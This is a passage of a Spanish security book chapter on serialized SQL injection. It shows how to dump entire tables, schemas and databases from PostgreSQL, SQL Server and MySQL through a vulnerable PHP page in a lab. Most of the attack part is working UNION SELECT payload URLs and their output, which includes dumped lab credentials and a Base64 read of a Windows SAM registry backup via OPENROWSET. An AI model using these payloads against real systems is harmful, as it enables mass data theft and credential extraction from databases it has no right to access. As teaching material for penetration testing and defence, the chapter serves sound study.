


Fig 2.1: Datos de la tabla

Puede observarse como los datos son mostrados uno tras otro, sin aparente orden ni disposición. Esto se debe a que el navegador ignora las etiquetas XML cuyo nombre no existe en el estándar HTML. Analizando el código fuente sí se observa la estructura del documento XML generado:



Fig 2.2: XML

… que, debidamente embellecido, queda:

```
<USUARIOS xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
<ROW>
  <NOMBRE>usuario1 </NOMBRE>
  <CONTRASENA>password1 </CONTRASENA>
  <ID>2</ID>
  <DESC>Primer usuario </DESC>
</ROW>

<ROW>
  <NOMBRE>usuario2 </NOMBRE>
  <CONTRASENA>password2 </CONTRASENA>
  <ID>3</ID>
  <DESC>Segundo Usuario </DESC>
</ROW>

<ROW>
  <NOMBRE>leet </NOMBRE>
  <CONTRASENA>P@55w0rd </CONTRASENA>
  <ID>4</ID>
  <DESC>El Amigo Friky </DESC>
  </ROW>

<ROW>
  <NOMBRE>admin </NOMBRE>
  <CONTRASENA>passadmin </CONTRASENA>
  <ID>1</ID>
  <DESC>Administrador </DESC>
  </ROW>

<ROW>
  <NOMBRE>a </NOMBRE>
  <CONTRASENA>b </CONTRASENA>
  <ID>33</ID>
  <DESC>admin:passadmin </DESC>
</ROW>

</USUARIOS>
```

Toda la tabla ha sido extraída en una única petición. Además, las etiquetas XML contienen los nombres de los campos de la tabla, información que puede resultar útil en posteriores fases del ataque. También es posible convertir en XML el resultado de una consulta SQL, utilizando la

función "query_to_xml". Su sintaxis es idéntica a la de "table_to_xml" excepto en el primer argumento, que indica la consulta a ejecutar:

```
http://webserver1/pruebas/producto.php?id=-1 union select xmlserialize(document query_to_xml('select nombre, contrasena from almacen.usuarios', true, false,'') as text),null,null,null--
```




Fig 2.3: Consulta en XML

Existen dos funciones, "table_to_xmlschema" y "query_to_xmlschema", con los mismos argumentos que sus contrapartidas vistas anteriormente, que pueden ser utilizadas para obtener información acerca de la estructura de los datos obtenidos. El siguiente cuadro muestra la salida que producen:

```
postgres=# select table_to_xmlschema('almacen.usuarios',true,true,'');
                              table_to_xmlschema
------------------------------------------------------------------------
------
 <xsd:schema
     xmlns:xsd="http://www.w3.org/2001/XMLSchema">

 <xsd:simpleType name="CHAR">
   <xsd:restriction base="xsd:string">
   </xsd:restriction>
 </xsd:simpleType>

 <xsd:simpleType name="INTEGER">
   <xsd:restriction base="xsd:int">
     <xsd:maxInclusive value="2147483647"/>
     <xsd:minInclusive value="-2147483648"/>
   </xsd:restriction>
 </xsd:simpleType>
```

```
 <xsd:complexType name="RowType.postgres.almacen.usuarios">
   <xsd:sequence>
     <xsd:element name="nombre" type="CHAR"
nillable="true"></xsd:element>
     <xsd:element name="contrasena" type="CHAR"
nillable="true"></xsd:element>
     <xsd:element name="id" type="INTEGER" nillable="true"></xsd:element>
     <xsd:element name="desc" type="CHAR" nillable="true"></xsd:element>
   </xsd:sequence>
 </xsd:complexType>

 <xsd:element name="usuarios" type="RowType.postgres.almacen.usuarios"/>

 </xsd:schema>
(1 fila)

postgres=#
```




Fig 2.4: Extrayendo todo un esquema

Por su parte, "table_to_xml_and_xmlschema" combina la salida tanto de los datos como de sus definiciones en una misma respuesta.

Pero no acaban aquí las posibilidades: todo un esquema, o namespace, puede ser extraído utilizando alguna de las funciones "schema_to_xml", "schema_to_xmlschema" o "schema__to_xml_and_xmlschema":

```
http://webserver1/pruebas/producto.php?id=-1 union select xmlserialize(document schema_to_xml_and_xmlschema('almacen',true,false,'') as text),null,null,null--
```

... Y, por si fuera poco, también existen "database_to_xml", "database_to_xmlschema" y "database__to_xml_and_xmlschema". La base de datos completa, incluyendo los BLOBs que se pudieran haber cargado en ella, de una sola vez:

```
http://webserver1/pruebas/producto.php?id=-1 union select xmlserialize(document database_to_xml_and_xmlschema(true,false,'') as text),null,null,null--
```

Eso sí: este tipo de peticiones, por el volumen de datos que retornan, suelen tardar bastante en completarse. Tanto que es posible se produzca la desconexión del servidor por superar tiempos de espera establecidos. O que el navegador se ralentice de forma extrema ante el tamaño de la página recibida. En tales casos, herramientas como curl o wget, que se limitan a descargar el contenido de la respuesta, sin visualizarla, pueden ser de gran utilidad.

1.2. Versiones anteriores a la 8.3

Como se reconoce en la documentación de PostgreSQL versión 8.2, ésta no soporta las funciones tratadas en el apartado anterior:

XML to SQL Mapping This involves converting XML data to and from relational structures. PostgreSQL has no internal support for such mapping, and relies on external tools to do such conversions.
Mapeado de XML a SQL Esto implica la conversión de datos XML a y desde estructuras relacionales. PostgreSQL no dispone de soporte interno para este mapeado, y precisa de herramientas externas para realizar dicha conversión

(*http://www.postgresql.org/docs/8.2/static/datatype-xml.html*)

Más aún: incluso en las versiones posteriores el soporte puede estar deshabilitado, dependiendo de las opciones utilizadas al compilar e instalar la Base de Datos.

En ausencia de funciones como "table_to_xml" y similares, se pueden plantear otras posibles soluciones que permitirían obtener toda una tabla con unas pocas peticiones. La primera de ellas consistiría en exportar la tabla a un archivo utilizando el comando "COPY… TO" y

posteriormente cargarlo con "LO_IMPORT" para terminar extrayéndolo de la tabla "pg_largeobject", tal y como se vio en el capítulo I.

Pero es posible que la cuenta con la que la aplicación se conecta a la Base de Datos no tenga permisos suficientes para realizar estas operaciones. Otra opción, probada con PostgreSQL 8.1 y que no requiere privilegios especiales, es la utilizada en el siguiente ejemplo para extraer los datos de la tabla del catálogo "pg_proc", que contiene las definiciones de funciones y subprogramas:

```
http://webserver1/pruebas/producto.php?id=-1 union
 select 'Definicion:<br>' ||
        array_to_string(array(
          select attname || ': ' || typname
          from pg_attribute,pg_type
          where attrelid='pg_proc'::regclass
          and pg_type.oid =pg_attribute.atttypid
          order by attnum),
       '<br>') || '<br><br>Datos:<br>' ||
       array_to_string(array(
         select textin(record_out(row(pg_proc.*))) from pg_proc),
       '<br>'), null,null,null
```

Muchas organizaciones utilizan funciones de la Base de Datos para almacenar las definiciones de sus procesos y modelos de negocio. De este modo, pueden hacer uso de ellos desde diferentes interfaces, basadas en distintas tecnologías y codificados en diversos lenguajes de programación. Poderlos conocer es importante. Y poderlos modificar… como poco, interesante.

Estudiando detenidamente la petición anterior, puede observarse que la sentencia SQL inyectada está formada por una concatenación de cadenas, de las que dos se corresponden con la definición y el contenido de la tabla, respectivamente.

La primera de ellas es el resultado de evaluar la expresión:

```
array_to_string(array(
  select attname || ': ' || typname
  from pg_attribute,pg_type
  where attrelid='pg_proc'::regclass
  and pg_type.oid =pg_attribute.atttypid
  order by attnum
),'<br>')
```

… la cual precisa una explicación.

La función array_to_string toma dos parámetros, un array a convertir y una cadena a usar como separador de elementos, y produce como resultado otra cadena con la representación del array.

Por su parte, "array" transforma la salida de una consulta SELECT de una única columna en un array. En este caso, los datos extraídos son el nombre y el tipo de las columnas de la tabla "pg_proc".

Finalmente, la cláusula "order by attnum" establece el orden adecuado para las columnas.

Obtener el contenido de la tabla, aunque basado en el mismo principio, es un poco más complicado, ya que a priori no se conocen ni el número de columnas ni sus correspondientes tipos.

```
array_to_string(array(
  select textin( record_out( row(pg_proc.*)))
  from pg_proc
),'<br>')
```

La function "row", al devolver un valor de tipo "record" con todos los datos de una fila, resuelve este problema. Pero, salvado un obstáculo, aparece otro: PostgreSQL 8.1 no soporta el uso de arrays de este tipo.

Ni tampoco su conversión directa a tipo "text". Sin embargo, mediante "record_out", sí es posible transformar los datos de tipo "record" a un valor "cstring". Y, finalmente, aplicando a éste la función "textin" se genera la representación del registro como "text".

Uniendo todas estas piezas, se obtiene la tabla completa:




Fig 2.5: Definición




Fig 2.6: Filas de la tabla

También es posible aplicar estos principios a las consultas, mediante peticiones como:

```
http://webserver1/pruebas/producto.php?id=-1 union
select array_to_string(array(
    select textin(record_out(row(T.*))) from
    (select  nombre,contrasena from almacen.usuarios) as T),'<br>'), null,null,null
```

Esta técnica produce un formato de salida poco atractivo si se compara con el proporcionado con las funciones de soporte de XML, pero tiene la ventaja de ser compatible con más versiones de PostgreSQL.



Fig 2.7: Consulta

2. Microsoft SQL Server 2000, 2005 y 2008: Cláusula FOR XML

El soporte para XML no es, ni mucho menos, patrimonio exclusivo de PostgreSQL. *Microsoft SQL Server* dispone, ya desde su versión *2000*, de la cláusula *"FOR XML"* que convierte los resultados de una consulta SQL en un documento XML que puede ser tratado como una única cadena de tipo string. Esta cláusula ha sido mejorada y mantenida en *Microsoft SQL Server 2005* y *Microsoft SQL Server 2008*.

Para realizar las pruebas se ha creado un nuevo script PHP, llamado "mssql.inc.php" con el código fuente que implementa las funciones para el acceso a una base de datos SQL Server usando la interfaz que proporciona el paquete FreeTDS (*http://www.freetds.org*):

```
<?php
// Abrir una conexión con la Base de Datos
function conectar($host, $usuario, $contrasena) {
    return mssql_connect($host, $usuario, $contrasena);
}

// Cerrar una conexión
function cerrar_conexion($conexion) {
    mssql_close($conexion);
}

// Ejecutar una consulta SQL sobre una conexión
function ejecutar_SQL($conexion, $cadena) {
//print $cadena;
    return mssql_query($cadena,$conexion);
}

// Obtener el número de filas de un resultado
function numero_filas($resultado) {
    return mssql_num_rows($resultado);
}
```

```

// Obtiene la fila número $i de un resultado
// Para obtener un campo se usa la sintaxis $fila_obtenida["nombre-de-la-columna"]

function fila($resultado, $i) {
        mssql_data_seek($resultado, $i);
        return mssql_fetch_array($resultado);
}

print '<h1>Usando SQL SERVER</h1>';
$conexion = conectar("192.168.56.103", 'tester', '123');
?>
```

… y se ha modificado el fichero "db.inc.php" de la aplicación de ejemplo, que queda como sigue:

```
<?php
include 'mssql.inc.php';
?>
```

Procediendo tal y como se mostró en el primer capítulo, se determinó que la consulta constaba de cuatro columnas: esta vez, la primera y la última de tipo entero; las otras dos, de tipo "VARCHAR". Esta información permite escribir una URL como:

```
http://webserver1/pruebas/producto.php?id=-1union select null,cast((select * from almacen.usuarios for xml raw) as varchar(MAX)),null,null
```

El tipo "VARCHAR(MAX)", compatible con "VARCHAR", permite obtener cadenas de texto de hasta 2 GigaBytes de longitud. Suficiente para la mayoría de los casos, sobre todo si se tiene en cuenta que el Gestor de Bases de Datos y/o las distintas componentes de la aplicación suelen imponer un límite inferior.

En cualquier caso, siempre se pueden recuperar las tablas de mayor tamaño realizando más de una petición.

En cuanto a la cláusula "FOR XML" se refiere, puede observarse que se ha especificado la opción "RAW", que convierte cada fila en un elemento XML de tipo "row".




Fig 2.8: Inyección for xml raw

Los datos no son mostrados por el navegador y es necesario revisar el código fuente de la página para leerlos. Pero ahí están.

Existen otras opciones de "FOR XML" que pueden resultar interesantes. Una de ellas es "AUTO", que hace que los nombres de los elementos XML dependan de la consulta realizada.

Una de sus posibles aplicaciones es conseguir más de una tabla con una única petición:

```
http://webserver1/pruebas/producto.php?id=-1
  union select null, cast((select * from almacen.usuarios for xml auto) %2b
          (select * from almacen.productos for xml auto) as varchar(max)), null,null
```

En este ejemplo, se codifica el carácter "+", que tiene un significado especial en las URLs, como "%2b". En SQL Server, "+" es el operador que permite la concatenación de cadenas. La siguiente imagen muestra el resultado obtenido:




Fig 2.9: FOR XML AUTO

Nótese como el nombre de las etiquetas XML identifican la tabla a la que pertenece la fila.

Otra opción interesante es "XMLSCHEMA", que proporciona la información relativa a la definición de los datos. Es posible utilizarla junto con "AUTO" o "RAW", como en:

```
http://webserver1/pruebas/producto.php?id=-2 union select null, cast((select nombre,contrasena
from almacen.usuarios for xml auto,xmlschema) as varchar(max)),null,null
```

… que extraería la siguiente información:


```
<XSD:SCHEMA elementFormDefault="qualified"
xmlns:sqltypes="http://schemas.microsoft.com/sqlserver/2004/sqltypes"
xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:schema="urn:schemas-
microsoft-com:sql:SqlRowSet1" targetNamespace="urn:schemas-microsoft-
com:sql:SqlRowSet1">

<XSD:IMPORT
schemaLocation="http://schemas.microsoft.com/sqlserver/2004/sqltypes/sqlt
ypes.xsd"
namespace="http://schemas.microsoft.com/sqlserver/2004/sqltypes" />

  <XSD:ELEMENT name="almacen.usuarios">
    <XSD:COMPLEXTYPE>
      <XSD:ATTRIBUTE name="nombre">
        <XSD:SIMPLETYPE>
          <XSD:RESTRICTION sqltypes:sqlCompareOptions="IgnoreCase
            IgnoreKanaType IgnoreWidth" sqltypes:localeId="3082"
            base="sqltypes:varchar"><XSD:MAXLENGTH value="50" />
          </XSD:RESTRICTION>
        </XSD:SIMPLETYPE>
      </XSD:ATTRIBUTE>

      <XSD:ATTRIBUTE name="contrasena">
        <XSD:SIMPLETYPE>
          <XSD:RESTRICTION sqltypes:sqlCompareOptions="IgnoreCase
            IgnoreKanaType IgnoreWidth" sqltypes:localeId="3082"
            base="sqltypes:varchar"><XSD:MAXLENGTH value="50" />
          </XSD:RESTRICTION>
        </XSD:SIMPLETYPE>
      </XSD:ATTRIBUTE>
    </XSD:COMPLEXTYPE>
  </XSD:ELEMENT>
</XSD:SCHEMA>

<?XML:NAMESPACE PREFIX = [default] urn:schemas-microsoft-
com:sql:SqlRowSet1 NS = "urn:schemas-microsoft-com:sql:SqlRowSet1" />

<almacen.usuarios contrasena="passadmin" nombre="admin"
xmlns="urn:schemas-microsoft-com:sql:SqlRowSet1"></almacen.usuarios>
<almacen.usuarios contrasena="password1" nombre="usuario1"
 xmlns="urn:schemas-microsoft-com:sql:SqlRowSet1"></almacen.usuarios>
<almacen.usuarios contrasena="password2" nombre="usuario2"
xmlns="urn:schemas-microsoft-com:sql:SqlRowSet1"></almacen.usuarios>
<almacen.usuarios contrasena="P@55w0rd" nombre="leet" xmlns="urn:schemas-
microsoft-com:sql:SqlRowSet1"></almacen.usuarios>
```

Pero las opciones anteriores no funcionan cuando se trata de obtener datos binarios. Y no se trata sólo de imágenes, audios y otros tipos de objeto relativamente complejos: también tienen este

formato cosas mucho más sencillas, como los campos de SID que aparecen en la tabla "sysusers". "BINARY BASE64" soluciona este problema, codificando en "Base64" tales elementos.

```
http://webserver1/pruebas/producto.php?id=-1 union select null,cast((select * from sysusers for xml raw,binary base64) as varchar(MAX)),null,null
```

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML
Transitional//EN"><META http-equiv="Content-Type"
content="text/html; charset=windows-1252">

<html>
<head><style>

</style></head>
<body><table border="1"><tbody><tr>

<td>
 <row isapprole="0" issqlrole="1" isaliased="0"
issqluser="0" isntuser="0" isntgroup="0" isntname="0"
islogin="0" hasdbaccess="0" gid="0" altuid="1"
updatedate="2010-04-02T16:59:21.817" createdate="2003-
04-08T09:10:19.630"
sid="AQUAAAAAAAkEAAAARxpSrC5gFUiKgCM3xd1SVg=="
name="public" status="0" uid="0"></row><row
```

Fig 2.10: For XML… Binary Base64

Otra aplicación de "BINARY BASE64" sería acceder a ficheros de configuración del sistema que contienen datos binarios. Es el caso de las copias de la SAM y otros ficheros del Registro que Windows Server 2008 va almacenando en la carpeta "C:\Windows\System32\Config\Regback". Si se cuenta con los permisos necesarios para leerlos y no son demasiado grandes, claro está:

```
http://webserver1/pruebas/producto.php?id=-1 union select null,cast((
  SELECT * FROM Openrowset (Bulk 'C:\windows\system32\config\regback\sam.old',
      SINGLE_BLOB) as F for xml raw, binary base64
) as varchar(MAX)),null,null
```

```
<head><style>

</style></head>
<body><table border="1"><tbody><tr><td>

<row
BulkColumn="cmVnZlgAAABYAAAAFoXSfuuJzAEBAAAAAwAAAAAAAAAABAAAAI
AAAAACAAAABAAAAXABTAHkAcwB0AGUAbQBSAG8AbwB0AFwAUwB5AHMAdABlAG
0AMwAyAFwAQwBvAG4AZgBpAGcAXABTAEEATQAAAD3GXn28xdwRoCsAGbvmplo
9xl59vMXcEaArABm75qZaAAAAAD7GXn28xdwRoCsAGbvmplpybXRtAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Fig 2.11: Leyendo una copia de la SAM

Existen otras opciones de "FOR XML", como "EXPLICIT" o "PATH", que no serán tratadas en este libro. Para ampliar conocimientos a este respecto, se remite al lector a la documentación de SQL Server en la siguiente dirección: *http://msdn.microsoft.com/es-es/library/ms190922.aspx*

3. Serialized SQL Injection en MySQL

Antes de poder realizar pruebas con MySQL, es necesario modificar la aplicación que se está utilizando como ejemplo, creando en primer lugar un fichero "mysql.inc.php" con la definición de las funciones de acceso a la base de datos:

```php
<?php
// Abrir una conexión con la Base de Datos
function conectar($host, $usuario, $contrasena) {
      return mysql_connect($host, $usuario, $contrasena);
}

// Cerrar una conexión
function cerrar_conexion($conexion) {
      mysql_close($conexion);
}

// Ejecutar una consulta SQL sobre una conexión
function ejecutar_SQL($conexion, $cadena) {
      return mysql_query($cadena,$conexion);
}

// Obtener el número de filas de un resultado
function numero_filas($resultado) {
      return mysql_num_rows($resultado);
}

// Obtiene la fila número $i de un resultado
// Para obtener un campo se usa la sintaxis $fila_obtenida["nombre-de-la-columna"]
```

```
function fila($resultado, $i) {
	mysql_data_seek($resultado, $i);
	return mysql_fetch_assoc($resultado);
}

print '<h1>Usando MySQL</h1>';
$conexion = conectar("localhost", 'root', '123');

?>
```

… y modificando después “db.inc.php”:

```
<?php
include 'mysql.inc.php';
?>
```

A diferencia de los Gestores de Bases de Datos anteriores, *MySQL* no proporciona un mecanismo genérico para convertir los datos de una consulta *SELECT* a formato XML. Por defecto sólo es posible hacerlo desde línea de comandos, utilizando la opción –xml (véase *http://dev.mysql.com/doc/refman/5.6/en/xml-functions.html*).

Otra opción sería hacer uso de una componente udf llamada MyXML. Pero ésta no suele encontrarse instalada en la mayoría de los sistemas.

Aún así, sigue siendo posible construir el árbol XML de forma manual, serializando todos los resultados como un único campo de tipo *string*, gracias a las funciones “concat” y “group_concat”.

La primera de ellas es el operador básico de concatenación, el equivalente al “||” de PostgreSQL. “group concat”, por su parte, concatena valores de las distintas filas de un grupo en una única cadena. Combinando ambas se puede construir una URL como la siguiente:

```
http://webserver1/pruebas/producto.php?id=-1 union
 select null,
      concat('\n<tabla>\n',
            group_concat(' <fila><nombre>',
                        nombre,
                        '</nombre><passwd>',
                        contrasena,
                        '</passwd></fila>'
                                    SEPARATOR '\n'),
                  '\n</tabla>\n'),
            null,null
 from almacen.usuarios
```


“group_concat”, en primer lugar, recorre los resultados de la consulta, fila a fila, uniendo para cada una de ellas los valores que se le pasan como parámetros en una única cadena. Después, toma los resultados obtenidos para las distintas filas y los concatena, separándolos mediante el valor indicado como “SEPARATOR”. En el ejemplo se ha utilizado un carácter de nueva línea para facilitar la posterior lectura del código generado.

Después, se usa “concat” para introducir las etiquetas XML correspondientes al inicio y final de la tabla. El resultado puede ser comprobado en la siguiente imagen:

```
<h1>Usando MySQL</h1>
<table border="1" width="100%">
		<tr width="100%"><td>
		HA INICIADO SESI&Oacute;N COMO: Administrador</td></tr>
</table><br><h3>Datos sobre el producto:</h3><table border=1''><tr>
<td>Referencia</td><td>Nombre</td><td>Precio</td></tr><tr><td>
<tabla>
